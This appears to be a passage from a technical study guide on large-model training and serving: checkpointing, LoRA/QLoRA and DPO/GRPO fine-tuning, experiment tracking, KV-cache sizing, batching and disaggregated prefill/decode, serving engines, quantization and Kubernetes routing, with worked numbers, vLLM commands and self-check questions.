"Checkpoint every root-two-mu-C." Halve the save cost → interval shrinks by √2 and waste drops by √2. Waste ∝ √C, so async saves pay off fast.

Checkpoint size + async saves

- Full state ≈ 16 B/param → 1.1 TB (70B), 6.5 TB (405B) → ~65 s at 100 GB/s aggregate storage.
- PyTorch **DCP** (`torch.distributed.checkpoint`): sharded, every rank writes its own piece in parallel. `async_save`: short GPU→CPU staging, write in background.
- Results: **>10×** less checkpoint time (PyTorch blog); **5–15×** less overhead vs sync (torchtitan paper, Llama 3.1 8B); a prototype overlapping the GPU→CPU copy with fwd/bwd → **<1 s**.
- Newer DCP: process-based async, save-plan caching, rank-local checkpoints.

```
import torch.distributed.checkpoint as dcp

if step % ckpt_every == 0:
    if pending is not None:
        pending.result()   # previous save must finish before the next
    pending = dcp.async_save(state_dict,
                             checkpoint_id=f"/fsx/ckpt/step_{step}")
```

!! careful

- *torchtitan issue #930: async* `CheckpointManager.save` *could return before staging finished → checkpoints that fail to load. Test a restore, not just a save.*
- *New clusters fail more ("the first two weeks are the worst", practitioner view) → burn in before the big run.*
- *Stragglers: in synchronous training one slow GPU or link slows every rank → compare per-rank step and collective timings (NCCL flight recorder, watchdog timeouts) and evict outliers.*

Managed resiliency

- ***SageMaker HyperPod checkpointless training*** *(Dec 3, 2025): recover from healthy accelerators' in-memory state, no checkpoint-restart → minutes, not hours. Vendor: >95% goodput on thousands of accelerators, 80–93% lower recovery time. Zero-code recipes (Llama, GPT-OSS).*
- ***HyperPod elastic training:*** *grow onto idle accelerators, shrink without halting when higher-priority inference needs capacity.*
- *Older HyperPod basics: deep health checks, auto node replacement, auto-resume (Slurm or EKS).*
- *Google Cloud equivalents (not verified here, check docs): Cluster Director, GKE multi-tier checkpointing (RAM/local SSD → peer → GCS), ML Goodput library, Pathways for JAX.*

pro tip →
Track ***goodput*** *= useful training time ÷ wall-clock, not just MFU. Log step time per rank, checkpoint save/load seconds and every restart. Then plug real μ and C into Young/Daly instead of guessing the interval.*

★ Fine-tuning: full vs PEFT, SFT → DPO → RL

Method	Trains	7B (states, + activations)	70B
Full FT	all params; BF16 + FP32 master + Adam	~112 GB → 2+ 80 GB GPUs with FSDP/ZeRO	~1.12 TB → multi-node
LoRA	low-rank A, B only; base frozen in BF16	~14 GB base + MBs of adapters/Adam → one 24–48 GB GPU	~140 GB base → 2+ GPUs
QLoRA	LoRA adapters; base frozen in 4-bit NF4	~3.5–4 GB base	~35–40 GB → one 48–80 GB GPU
DoRA	magnitude + LoRA on direction	≈ LoRA	≈ LoRA

$$W = W_0 + (\alpha/r)\cdot B\cdot A, \text{ trainable per matrix} = r\cdot(d + k)$$

B is $d \times r$, A is $r \times k$, W_0 frozen (LoRA, Hu et al. 2021)

- $r = 16$ on a 4096×4096 matrix → 131K trainable params vs 16.8M (**0.78%**).
- On GPT-3 175B: ~10,000× fewer trainable params, ~3× less GPU memory vs Adam full FT; **no extra inference latency** once merged.
- **QLoRA** (2023): NF4 + double quantization (~0.37 bits/param ≈ 3 GB saved on 65B) + paged optimizers (unified memory soaks up grad-checkpointing spikes). 65B on one 48 GB GPU (>780 GB → <48 GB) without losing 16-bit quality. LoRA on **all linear layers** needed to match full FT.
- **DoRA** (2024): $W = m \cdot V/\|V\|$; LoRA only on the direction → closer to full-FT learning dynamics, same inference cost.

PEFT LADDER: 16 → 2 → ½
Bytes per base param: full FT ≈ 16, LoRA ≈ 2 (frozen BF16), QLoRA ≈ 0.5 (NF4). Adapters + their Adam are a rounding error.

Post-training pipeline

1. **SFT:** prompt → target completion, cross-entropy. 1 model. OpenAI's default method.
2. **DPO:** preferred/rejected pairs (y_w, y_l); no reward model, no online sampling → policy + frozen reference = 2 models. Start from the SFT model.
3. **RL:** RLHF-PPO (InstructGPT) holds **4 models** (policy, reference, reward, value/critic). **GRPO** (DeepSeekMath, 2024) drops the critic: sample G

answers per prompt, use the group mean as baseline, add a KL penalty to the reference. Fits verifiable rewards (math, code). TRL has `GRPOTrainer`.

$$L_{DPO} = -\log \sigma(\beta [\log \pi_\theta(y_w|x)/\pi_{ref}(y_w|x) - \log \pi_\theta(y_l|x)/\pi_{ref}(y_l|x)])$$

β = how far the policy may drift from the reference

$$\text{GRPO advantage: } \hat{A}_i = (r_i - \text{mean}(r)) / \text{std}(r)$$

over the G sampled answers to one prompt; no learned value model

- GRPO memory savings: sources disagree (policy + ref vs PPO's 3–4 models; a reward model may still be resident).
- RL at scale = rollouts on an inference engine (e.g. vLLM) + training → rollout throughput and weight resharding between them dominate cost.

Managed fine-tuning (status Oct 2026)

- **OpenAI** is winding down self-serve fine-tuning: closed to new users (page updated May 8, 2026); existing customers can run jobs **through Jan 6, 2027** (community thread); tuned models serve until their base is deprecated. Methods: SFT, DPO (text only), RFT (o4-mini); GPT-5.x not fine-tunable (third-party guides).
- **Amazon Bedrock reinforcement fine-tuning:** Dec 2025 on Nova (vendor: +66% average accuracy over base); Feb 2026 extended to open-weight models with OpenAI-compatible APIs (`qwen.qwen3-32b`, `openai.gpt-oss-20b`). Rewards from rule-based graders or AI judges.
- Vertex AI / Azure AI Foundry tuning details: not verified here, check current docs.
- Fine-tuned models are **not portable** across managed platforms → lock-in.

Libraries

- **TRL** (SFT/DPO/GRPO trainers), **Unsloth** (fast single-GPU), Axolotl, LLaMA-Factory (2026 versions not verified).
- **NeMo AutoModel** v0.6.0 for HF models on NVIDIA's stack; HF Accelerate + DeepSpeed/FSDP2 for multi-GPU.
- **torchtune** wound down active development in 2025 (critical fixes only, last PyPI 0.6.1) → don't start new projects on it.

pro tip →
Default path: QLoRA or LoRA on all linear layers → SFT → DPO → (GRPO if rewards are checkable). Keep your training data and eval sets in your own storage so you can move to an open-weight model on Bedrock, Vertex, Foundry or your own GPUs when a managed service changes.

★ Experiment tracking

- **Weights & Biases** → owned by **CoreWeave** (closed May 5, 2025, ~$1.7B reported; prior valuation $1.25B). From Sep 30, 2026 SaaS accounts (Free/Pro/Enterprise) sign in through **CoreWeave Forge**; contract and pricing unchanged. Still deployable on-prem or on other clouds. De facto hosted tracker for big runs.
- **MLflow:** open source, Databricks-backed. SageMaker offers managed MLflow; Azure ML uses MLflow as its native tracking API (2026 versions not verified).
- **TensorBoard:** lightweight and local; Vertex AI has managed TensorBoard + Vertex AI Experiments.

What to log on a big run

- loss + **grad-norm** (spikes = instability), learning rate
- tokens/s and **MFU per step**
- per-rank step time (stragglers), memory high-water mark
- checkpoint save/load durations, restart events → goodput

? Self-check

Q. Why doesn't a full fine-tune of a 7B model fit on one 80 GB H100?

A. 16 B/param × 7B = 112 GB for BF16 weights + grads + FP32 master + Adam m, v, before any activations.

Q. 70B with ZeRO-2 on 64 GPUs: does it fit in 80 GB per GPU?

A. No. $2\Psi + 14\Psi/64 = 140 + 15.3 \approx 155$ GB, because ZeRO-2 still keeps a full BF16 weight copy per GPU. ZeRO-3/FSDP → 1,120/64 = 17.5 GB.

Q. Roughly how many H100 GPU-hours to train 7B on 2T tokens at 40% MFU?

A. $6 \times 7e9 \times 2e12 = 8.4e22$ FLOPs ÷ (989e12 × 0.4) ≈ 2.1e8 GPU-s ≈ 59K GPU-hours.

Q. Why does TP stay inside the node while DP goes across nodes?

A. TP all-reduces activations ~4× per layer on the critical path, so it needs NVLink (~900 GB/s vs ~50 GB/s per GPU on the network). DP/FSDP gradient traffic can overlap with compute.

Q. Bubble for p = 8 stages, m = 32 micro-batches with 1F1B? With interleaving v = 4?

A. $(p - 1)/(m + p - 1) = 7/39 \approx 18\%$. Interleaved $\approx 7/(4 \times 32) \approx 5.5\%$, at the cost of 4× more point-to-point traffic.

Q. All-reduce is made of which two collectives, and how much does ring all-reduce send per GPU?

A. Reduce-scatter + all-gather. Ring sends $2(N - 1)/N \times$ the message $\approx 2\times$ the message, whatever N is.

Q. Job MTBF 186 min, blocking save 1 min: checkpoint interval and waste?

A. $W \approx \sqrt{(2 \times 186 \times 1)} \approx 19$ min; waste $\approx \sqrt{(2/186)} \approx 10\%$ (plus restart time R/μ).

Q. Why is GRPO lighter than RLHF-PPO?

A. No learned value model: the baseline is the mean reward of G sampled answers to the same prompt. PPO holds policy, reference, reward and critic.

Sources: ZeRO paper · Ultra-Scale Playbook · Llama 3 Herd of Models · DeepSeek-V3 report · TorchTitan (ICLR 2025) · Zero Bubble PP · Megatron Bridge · AWS P6 / EFAv4 · GCP GPU networking · NVFP4 pretraining · Young/Daly overview · PyTorch DCP blog · HyperPod checkpointless · QLoRA · OpenAI model optimization

Topic 5 of 10

Inference + Serving

Oct 2026

TL;DR

- **Prefill** = whole prompt at once, compute-bound → sets TTFT. **Decode** = 1 token/step, memory-bandwidth-bound → sets ITL. Batching is the main lever; judge a deployment by goodput, not raw tok/s.
- KV/token = 2 × layers × kv_heads × head_dim × bytes → it caps concurrency. Shrink it (GQA, MLA, FP8 KV), page it (PagedAttention), reuse it (prefix cache), offload it (LMCache, Dynamo KVBM).
- Continuous batching + chunked prefill = standard. 2026 frontier = **disaggregated prefill/decode** (Dynamo 1.x, llm-d, SGLang, KServe).
- Engines: vLLM (default), SGLang (shared prefixes, giant MoE), TensorRT-LLM (NVIDIA peak, now PyTorch-only). TGI = maintenance mode.
- Defaults: FP8 weights + FP8 KV, NVFP4 on Blackwell, FlashAttention-4, EAGLE-3 speculative decoding (~2–3x, low batch only).
- Managed APIs: on-demand, batch (~50% off), provisioned/priority, prompt caching (reads ~10% of input). Self-hosting wins only at high, steady utilization (→ Topic 9).

★ Metrics: what "fast" actually means

One request, two clocks: wait-to-start and talking speed. Measure them separately.

- **TTFT** (time to first token) = queue + prefill (+ network). Grows with prompt length and scheduler contention.
- **TPOT** (time per output token) = mean gap between tokens after the first. **ITL** (inter-token latency) = the distribution of those gaps. Often used interchangeably, but p99 ITL shows stalls that the TPOT mean hides.
- **Throughput** = output tok/s per GPU or node, or req/s. Always pair it with p50/p90/p99 TTFT and ITL: throughput can always be bought with worse tails.
- **Goodput** (DistServe, OSDI '24) = max req/s per GPU that meets both the TTFT and TPOT SLOs → the metric to size fleets with. DistServe: 7.4× more requests or 12.6× tighter SLOs than its baselines, >90% of requests in SLO.

$$\text{E2E latency} \approx \text{TTFT} + (n_out - 1) \times \text{TPOT}$$

n_out = output tokens. e.g. a 500-token answer at 20 ms TPOT → ~10 s of decode after the first token

Reading benchmarks

- **Artificial Analysis** (secondhand): output speed = median over a rolling 72 h window, default 10K-token input; TTFT reported separately. e.g. Llama 3.3 70B on Groq ≈ 297 tok/s, ≈ 1.01 s TTFT.
- gpt-oss-120B (high reasoning) measured ~92 to ~1,916 tok/s across hosts → the host matters as much as the model.
- **MLPerf Inference v6.0** (Apr 1, 2026): Server = latency-bound, Poisson arrivals; Offline = pure throughput. Vendor-reported: GB300 NVL72 on DeepSeek-R1 = 575,580 / 673,936 tok/s (Server / Offline); 87 × MI355X on Llama 2 70B = 1,042,110 tok/s Offline (AMD's first >1M).

REMEMBER: 2 CLOCKS
"Start fast = prefill. Talk fast = decode."
TTFT is a compute problem, ITL is a memory-bandwidth problem. Each needs a different fix.

★ Prefill vs decode & the roofline

Prefill: the whole prompt runs as one big batched matmul → many FLOPs per byte of weights → compute-bound. It builds the KV cache and emits the first token.

Decode: one token per sequence per step, yet every step re-reads all weights + the KV cache from HBM. At batch 1 the GEMMs have intensity ≈ 1 → ~1% of peak FLOPS → bandwidth-bound. More FLOPS do not speed up decode.

$$\text{intensity} = \text{FLOPs} \div \text{bytes moved} \cdot \text{ridge} = \text{peak FLOPS} \div \text{HBM BW}$$

H100: 989 TFLOPS (dense BF16) ÷ 3.35 TB/s ≈ 295 FLOPs/byte. Below the ridge → bandwidth-limited; above → compute-limited




fig. 1 — one request's life: prefill crunches the prompt and emits t1 (TTFT), then decode emits one token per step (ITL gaps)

Why batching is (almost) free

- Linear-layer intensity ≈ **B** (batch size in tokens): the same weight bytes serve B tokens. Batch 32 is still under the ridge, but gets ~30× more tokens per weight read than batch 1.
- Crossover on H100 BF16: ~280 tokens of batch (one source); production batches of 16–32 usually stay memory-bound.
- **The catch:** KV reads aren't shared. Each sequence reads its own cache → attention intensity stays ~1–4 even when batched. Long context ⇒ still bandwidth-bound.

> **TPOT ≥ (weight bytes + KV bytes read per step) ÷ HBM bandwidth**
> lower bound for one memory-bound decode step

Worked (derived): 70B in FP8 ≈ 70 GB of weights ÷ 3.35 TB/s ≈ **21 ms/step** → ≤ ~48 tok/s per stream at batch 1. At batch 64 the same read serves 64 tokens → ~3,000 tok/s aggregate (minus KV overhead) while per-user TPOT barely moves.

- **FP8** halves bytes (intensity ≈ 2B), but FP8 peak is also ~2× BF16 → crossover stays ~300. The win is less read time per step.
- A single 2K-token prefill has intensity ~2,000 → it can fill the GPU alone → root cause of prefill/decode interference.
- Hardware fit: compute-dense chips for prefill, SRAM-heavy / high-bandwidth chips (Cerebras, Groq) for decode → e.g. AWS pairing Trainium 3 prefill with Cerebras CS-3 decode.

★ KV cache: the memory that decides concurrency

Every earlier token's K and V, at every layer, kept in HBM so they aren't recomputed. Grows with context length × live sequences → KV, not weights, caps users per GPU.

$$KV/token = 2 \times n_layers \times n_kv_heads \times head_dim \times bytes$$

2 = K and V. Total KV = KV/token × Σ (prompt + generated tokens) over all live sequences

MNEMONIC

"2 Lazy Hippos Drink Beer" → 2 × Layers × kv-Heads × head-Dim × Bytes. Llama-70B-class in BF16 ≈ **320 KiB/token** ≈ ⅓ **GB per 1K tokens.**

Worked table: Llama-3-70B-class config, 80 layers, 8 KV heads (GQA, 64 query heads), head_dim 128:

KV layout	per token	8K-token seq	128K-token seq
GQA-8, BF16 (2 B)	2·80·8·128·2 = 327,680 B ≈ 320 KiB	≈ 2.5 GiB	≈ 40 GiB
GQA-8, FP8 KV	≈ 160 KiB	≈ 1.25 GiB	≈ 20 GiB
GQA-8, NVFP4 KV (~4.5 bits incl. scales)	≈ 90 KiB	≈ 0.7 GiB	≈ 11 GiB
Same model, full MHA (64 KV heads)	≈ 2.5 MiB (8×)	≈ 20 GiB	≈ 320 GiB
MQA (1 KV head)	≈ 40 KiB	≈ 0.3 GiB	≈ 5 GiB
MLA, DeepSeek-V3-style (a different 671B MoE)	≈ 69 KiB	≈ 0.5 GiB	≈ 8.6 GiB

Shrink it

- **GQA**: groups of query heads share one K/V head (70B: 64 Q → 8 KV heads = 8× smaller than MHA). **MQA**: a single K/V head. Both can cost quality, which motivated MLA.
- **MLA** (DeepSeek-V2/V3): caches one compressed latent per layer per token (+ a small RoPE key) → (512 + 64) × 61 layers × 2 B ≈ **69 KiB/token**. V2 paper: KV −93.3%, 5.76× max generation throughput. ← *vs DeepSeek 67B, not vs "generic MHA"*
- **Quantized KV**: FP8 = production baseline (½). NVFP4 KV (Blackwell): up to 50% below FP8, <1% accuracy loss (NVIDIA); dequantized to FP8 for the

attention math.

Capacity planning (derived)

2 × 80 GB GPUs (TP=2), 70B FP8 weights (~70 GB) → ~70–80 GB left for KV after activations + CUDA-graph buffers → at 320 KiB/token ≈ 230–250K tokens ≈ **~30 concurrent 8K-context sequences**. FP8 KV doubles that → the first lever before buying GPUs.

Page it: PagedAttention

- Pre-paging engines reserved a contiguous max-length buffer per request → only ~20–38% of KV memory held real tokens (secondhand reading of the paper).
- vLLM (SOSP '23): fixed-size blocks (default 16 tokens) allocated on demand + a block table, like OS pages → waste < 1 block per sequence, copy-on-write for parallel sampling and beam search → **2–4× throughput** at the same latency vs FasterTransformer and Orca.

Reuse it: prefix caching

- Same leading tokens → same KV → skip that part of prefill → lower TTFT. **vLLM V1**: on by default (hash per KV block).
- **SGLang RadixAttention**: prefixes stored in a radix tree, so any shared branch is reused. "Up to 5×" on high-reuse workloads (secondary). v0.5.x added a decode-side radix cache for PD setups.
- Shared content first, byte-identical (system → tools → docs → question). Managed-API prompt caching follows the same rule.

Stretch it: offload tiers

Tier	Typical access	Holds
GPU HBM	ns–µs	active KV
CPU DRAM (PCIe, or NVLink-C2C on Grace)	µs	warm prefixes
Local NVMe	~100 µs–ms	large reusable contexts
Network / object storage (VAST, Lustre, S3-class)	ms	cross-node, cross-session reuse

- Pays off when re-running prefill costs more than moving the KV back: long prefixes, multi-turn chat, agent loops.
- **LMCache**: open-source KV layer for vLLM/SGLang → CPU, disk or remote; prefix reuse + cross-engine KV transfer for PD. MLSys 2026: up to 15× throughput with vLLM on multi-round QA. CacheBlend reuses non-prefix chunks (RAG); CacheGen compresses KV.

- **Dynamo KVBM**: offloads to CPU, SSD and network storage; vLLM + TRT-LLM (SGLang not supported per the component page); decode workers pull prefill KV over **NIXL**.

★ Batching & scheduling: static → continuous → disaggregated

1. **Static**: a fixed batch runs to completion; short requests wait for the longest.
2. **Dynamic** (Triton-style): collect up to size N or a timeout, then run to completion. Fine for fixed-shape models (CNNs, encoders), poor for generation.
3. **Continuous / in-flight** (Orca 2022, vLLM; "in-flight" is TRT-LLM's term): the batch is re-formed every iteration; finished sequences leave, new ones join. Flaw: one long prefill hogs an iteration and all decodes wait = a generation stall (seconds, per Sarathi-Serve).
4. **Chunked prefill** (Sarathi-Serve, OSDI '24): a per-iteration token budget, filled with decodes first, then prefill chunks → bounded ITL, slightly higher TTFT for long prompts. Up to 2.6× capacity in SLO vs vLLM (Mistral-7B); up to 5.6× for Falcon-180B with PP. vLLM's knob: `--max-num-batched-tokens`.
5. **Disaggregated P/D**: separate GPU pools per phase. Prefill = compute (often higher TP); decode = bandwidth + KV capacity (wide EP for MoE). KV moves over RDMA/NVLink (NIXL, LMCache, Mooncake-style engines).

Disaggregation in 2026

- **DistServe**: per-phase parallelism + bandwidth-aware placement → 7.4× requests / 12.6× tighter SLOs.
- **SGLang PD + large-scale EP** (May 2025): DeepSeek on 96 H100s → ~52.3k input + ~22.3k output tok/s per node.
- **NVIDIA Dynamo 1.0** (GA Mar 16, 2026): P/D + KV-aware router + planner (autoscaling) + KVBM + NIXL; "up to 7×" on Blackwell (vendor).
- **llm-d** (IBM Research, Google, Red Hat, CoreWeave, NVIDIA): Kubernetes-native; 0.4 in Dec 2025 → ~0.7 by mid-2026.
- **KServe LLMInferenceService**: production-ready in v0.17 (Mar 13, 2026) with KV-aware routing and P/D.
- Heterogeneous chips: vLLM prefill + TileRT decode (Jul 2026); Trainium 3 prefill + Cerebras decode.

Disaggregate when...

- long prompts (RAG, agents, code)
- strict ITL SLOs
- big MoE needing wide EP
- many nodes

Stay aggregated when...

- a few GPUs only
- KV transfer costs more than the interference
- traffic mix shifts → a fixed P:D ratio goes stale
- → chunked prefill is enough

Dynamo's planner and llm-d's variant autoscaling exist to re-balance the P:D ratio as traffic shifts.

★ Engines & frameworks: who's who in Oct 2026

Open serving is a three-engine world (vLLM, SGLang, TensorRT-LLM) with orchestration layers on top.

Name	Layer	Status, Oct 2026	Use when
vLLM	engine	0.31.0 (Oct 5); ~9-day releases; V1 engine default	Default. Widest model + hardware support (NVIDIA, AMD, TPU, Ascend, Neuron); OpenAI API; KV-connector
SGLang	engine	v0.5.11 last seen (May 2026, unverified)	Prefix-heavy, agentic, RL rollouts; big MoE + EP + PD recipes
TensorRT-LLM	engine	TensorRT backend **removed**, PyTorch only; `trtllm-serve <hf_model>`, no engine build	NVIDIA peak (FP8/NVFP4 kernels); leads NVIDIA's MLPerf entries
NVIDIA Dynamo	distributed layer	1.0 GA Mar 2026, ≥ 1.3 now; Apache 2.0	Multi-node + P/D over vLLM / SGLang / TRT-LLM; on AWS, Azure, GCP, OCI
Triton	model server	no 2026 deprecation found	Non-LLM, multi-framework models, ensembles
HF TGI	engine	**maintenance mode** (~Dec 2025)	Migrate → vLLM / SGLang (HF's own advice)
llama.cpp / Ollama	local engine	GGUF quantization, single binary	Laptop / edge, fewer than ~20 users
KServe	K8s control plane	CNCF incubating; v0.19: LoRA, model-name routing, graceful vLLM drain	Teams standardized on Kubernetes
llm-d	K8s control plane	~v0.7	GAIE + vLLM: prefix-aware scheduling, P/D
Ray Serve LLM	Python app layer	small overhead over plain vLLM	Autoscaling, multi-model routing, pipelines
BentoML	Python packaging	OpenLLM one-liners	Simple single-GPU, single-model services

Pick in 10 seconds

Default → **vLLM**. Shared prefixes / huge MoE → **SGLang**. All-NVIDIA, chasing the last few % → **TRT-LLM**. Laptop → **Ollama**. Many nodes or P/D → **Dynamo / llm-d** on top. On TGI → **migrate**.

vLLM V1 in one breath

- Engine split into processes over ZeroMQ → Python scheduling and detokenizing no longer block the GPU (V0's main problem).
- Prefix caching + chunked prefill on by default; OpenAI-compatible API; running / waiting / KV-usage gauges on `/metrics`.

```
# 70B on 2 GPUs: FP8 weights + FP8 KV, weights streamed from object storage,
# OpenAI-compatible server on :8000
vllm serve s3://my-models/Llama-3.3-70B-Instruct \
  --served-model-name llama-70b \
  --load-format runai_streamer \
  --tensor-parallel-size 2 \
  --quantization fp8 \
  --kv-cache-dtype fp8 \
  --max-model-len 32768 \
  --gpu-memory-utilization 0.90 \
  --max-num-seqs 256 \
  --max-num-batched-tokens 8192

# optional extras (add one at a time; check they combine on your version)
#   --speculative-config '{"method":"eagle3","model":"<eagle3-
draft>","num_speculative_tokens":3}'
#   --enable-lora --lora-modules sql=<org>/llama-sql-lora --max-loras 8
# prefix caching is already ON in V1 (no flag needed)

curl localhost:8000/v1/chat/completions -H 'Content-Type: application/json' \
  -d '{"model":"llama-70b","messages":[{"role":"user","content":"hi"}]}'
```

- `--gpu-memory-utilization`: share of HBM vLLM claims; after weights + activations, the rest becomes KV blocks.
- `--max-num-batched-tokens`: the chunked-prefill budget (↑ = more throughput, ↓ = smoother ITL).

★ Optimizations: quantize, faster attention, speculate

Format	What's quantized	Hardware	Notes
BF16	W16A16	any	reference

Format	What's quantized	Hardware	Notes
INT8 (SmoothQuant-style)	W8A8	Ampere	older default
FP8	W8A8	Hopper, Blackwell	near-lossless → **2026 default**
INT4 AWQ / GPTQ	W4A16 (weights only)	older GPUs	fewer bytes for decode; math still 16-bit
MXFP4 (OCP)	4-bit, 32-value blocks, power-of-2 scales	cross-vendor	e.g. gpt-oss MoE weights
NVFP4	W4A4, 16-value blocks, FP8 E4M3 + FP32 scales	Blackwell only	true 4-bit math; ≤1% loss on DeepSeek-R1 PTQ (NVIDIA)

- Decode time ∝ bytes/param → 8-bit ≈ 2×, 4-bit ≈ 4× faster when memory-bound, plus more room for KV.
- NVFP4 beats MXFP4 on accuracy (smaller blocks, finer scales); in a pretraining head-to-head MXFP4 needed 36% more tokens (NVIDIA). Unsloth's mixed NVFP4 (sensitive layers kept FP8/BF16) lands within ~1 point on Qwen3.6-27B.

FlashAttention-4 (Blackwell)

- Tri Dao et al., arXiv 2603.05451 (Mar 2026), MLSys 2026. Blackwell doubled tensor-core speed, but shared-memory bandwidth and exp units scaled more slowly → softmax exp() becomes the limiter.
- Fix: software exp() as polynomials on FMA units, tensor memory (TMEM), 2-CTA MMA → B200 BF16 up to ~1,605 TFLOPs/s (~71% util), 1.3× cuDNN 9.13, 2.7× Triton. Package `flash-attn-4`; reportedly usable from vLLM and SGLang.

Speculative decoding

Decode leaves compute idle → a cheap **draft** guesses γ tokens; the **target** verifies all of them in **one** pass and keeps the accepted run + 1. The output distribution stays the target's → quality unchanged.

$$E[\text{tokens per target pass}] = (1 - \alpha^{(\gamma+1)}) \div (1 - \alpha)$$

α = acceptance rate, γ = draft length (Leviathan et al., 2023). Speedup ≈ $E \div (1 + \gamma \cdot c)$, c = draft cost per target step

- α 0.7, γ 5 → **2.94** tokens/pass; α 0.8 → **3.69**.
- **EAGLE-3**: a draft head that fuses hidden states from **3 intermediate target layers** (EAGLE-1 used the last layer only) → c stays tiny.

- Reality: ~2× on Llama-3.1-8B (α 0.6–0.8), 2–3× typical; one 8B test got 1.84× on code but **0.99×** on chat. α below ~0.55 → net loss.
- Fades at large batch: decode is already near the ridge, so verifying γ extra tokens costs real FLOPs → used mainly for low-latency tiers.
- Draft types: small draft model · Medusa heads (tree attention) · EAGLE 1/2/3 · n-gram / prompt lookup (RAG, code edits) · MTP heads (DeepSeek-V3).

CUDA graphs & parallelism

- **CUDA graphs**: record the decode step's kernels once per batch-size bucket, then replay → no CPU launch overhead (matters at small batch). vLLM V1 adds torch.compile fusions (e.g. RMSNorm + quant) and piecewise graphs with attention left outside.
- **TP**: shard each layer; 2 all-reduces per layer → needs NVLink → TP ≤ 8 in a node (or one NVL72). Fewer weight bytes per GPU → lower TPOT + more KV room. **PP**: spans nodes, costs bubbles. **EP**: standard for big MoE, with data-parallel attention.

> pro tip →
> **Before buying GPUs:** FP8 weights → FP8 KV → cache-friendly prompt layout → tune `--max-num-batched-tokens` / `--max-num-seqs` against your SLOs → spec decoding only for low-batch traffic → then scale out with prefix-aware routing.

★ Deployment patterns: scale, load, route, fail over

Autoscaling signals

GPU utilization is a bad signal: decode keeps kernels busy, so it reads ~100% even at light load. Scale on:

1. **Queue depth**: waiting requests per replica.
2. **KV-cache usage**: sustained >90% → preemptions coming.
3. **TTFT / ITL p95 vs SLO**.

Cold starts take minutes → weight streaming, pre-pulled images, a warm minimum of replicas. With P/D: scale prefill on TTFT, decode on ITL/KV. Scale-in needs graceful draining (KServe v0.19).

Weight loading

- **Run:ai Model Streamer**: concurrent C++ reads from SSD / NFS / S3 straight into GPU memory; Safetensors as-is; beat the HF loader and Tensorizer in NVIDIA's tests. vLLM `--load-format runai_streamer`; Azure Blob via `az://`.
- Storage layout matters too: 554 GiB TP16 model on Lustre, streamer + file striping → ~76 min → ~5 min.
- Dynamo ModelExpress: weight streaming over NIXL/NVLink, up to 7× faster startup for big MoE (vendor).

Multi-LoRA serving

- One base in GPU memory, many small adapters. **S-LoRA**: adapters in host RAM, Unified Paging of adapters + KV, mixed-rank kernels → thousands of adapters, up to 4× vs naive vLLM LoRA. **Punica**: SGMV batched kernel.
- Engines now batch different adapters together; model-name routing maps the API `model` field → base + adapter (KServe v0.19, GAIE).

Routing: Gateway API Inference Extension

- **InferencePool** (GA, v1) = the pods of one model server, acting as a Service that understands LLM load. It replaces the Service in an HTTPRoute.
- **Endpoint Picker (EPP)** scores pods on KV usage, queue length and prefix affinity. One EPP per pool; optional since v1.5.0. Integrated by Istio, Dynamo v1.3, KServe.
- Same idea as Dynamo's KV router, SGLang's router and llm-d's scheduler: prefix + load aware beats round-robin, which scatters prefixes.




fig. 2 — request path with the Gateway API Inference Extension: the gateway asks the EPP, and the EPP picks by prefix hit + live load (KV %, queue) instead of round-robin

```yaml
# sketch: field names per GAIE v1; check against your installed version
apiVersion: inference.networking.k8s.io/v1
kind: InferencePool
metadata:
  name: llama-70b
spec:
  selector:
    matchLabels: { app: vllm-llama-70b }   # the vLLM pods
  targetPorts:
    - number: 8000
  endpointPickerRef:                       # optional since v1.5.0
    name: llama-70b-epp
    port: { number: 9002 }
---
apiVersion: gateway.networking.k8s.io/v1
kind: HTTPRoute
metadata:
  name: llm
spec:
  parentRefs: [{ name: inference-gateway }]
  rules:
    - backendRefs:
        - group: inference.networking.k8s.io
          kind: InferencePool              # instead of a Service
          name: llama-70b
```

Multi-region & edge

- Failover layers: provider cross-region routing (Bedrock cross-region profiles, Azure Global / Data Zone, Vertex `global`) → provisioned + spillover to on-demand → app-level fallback across providers.
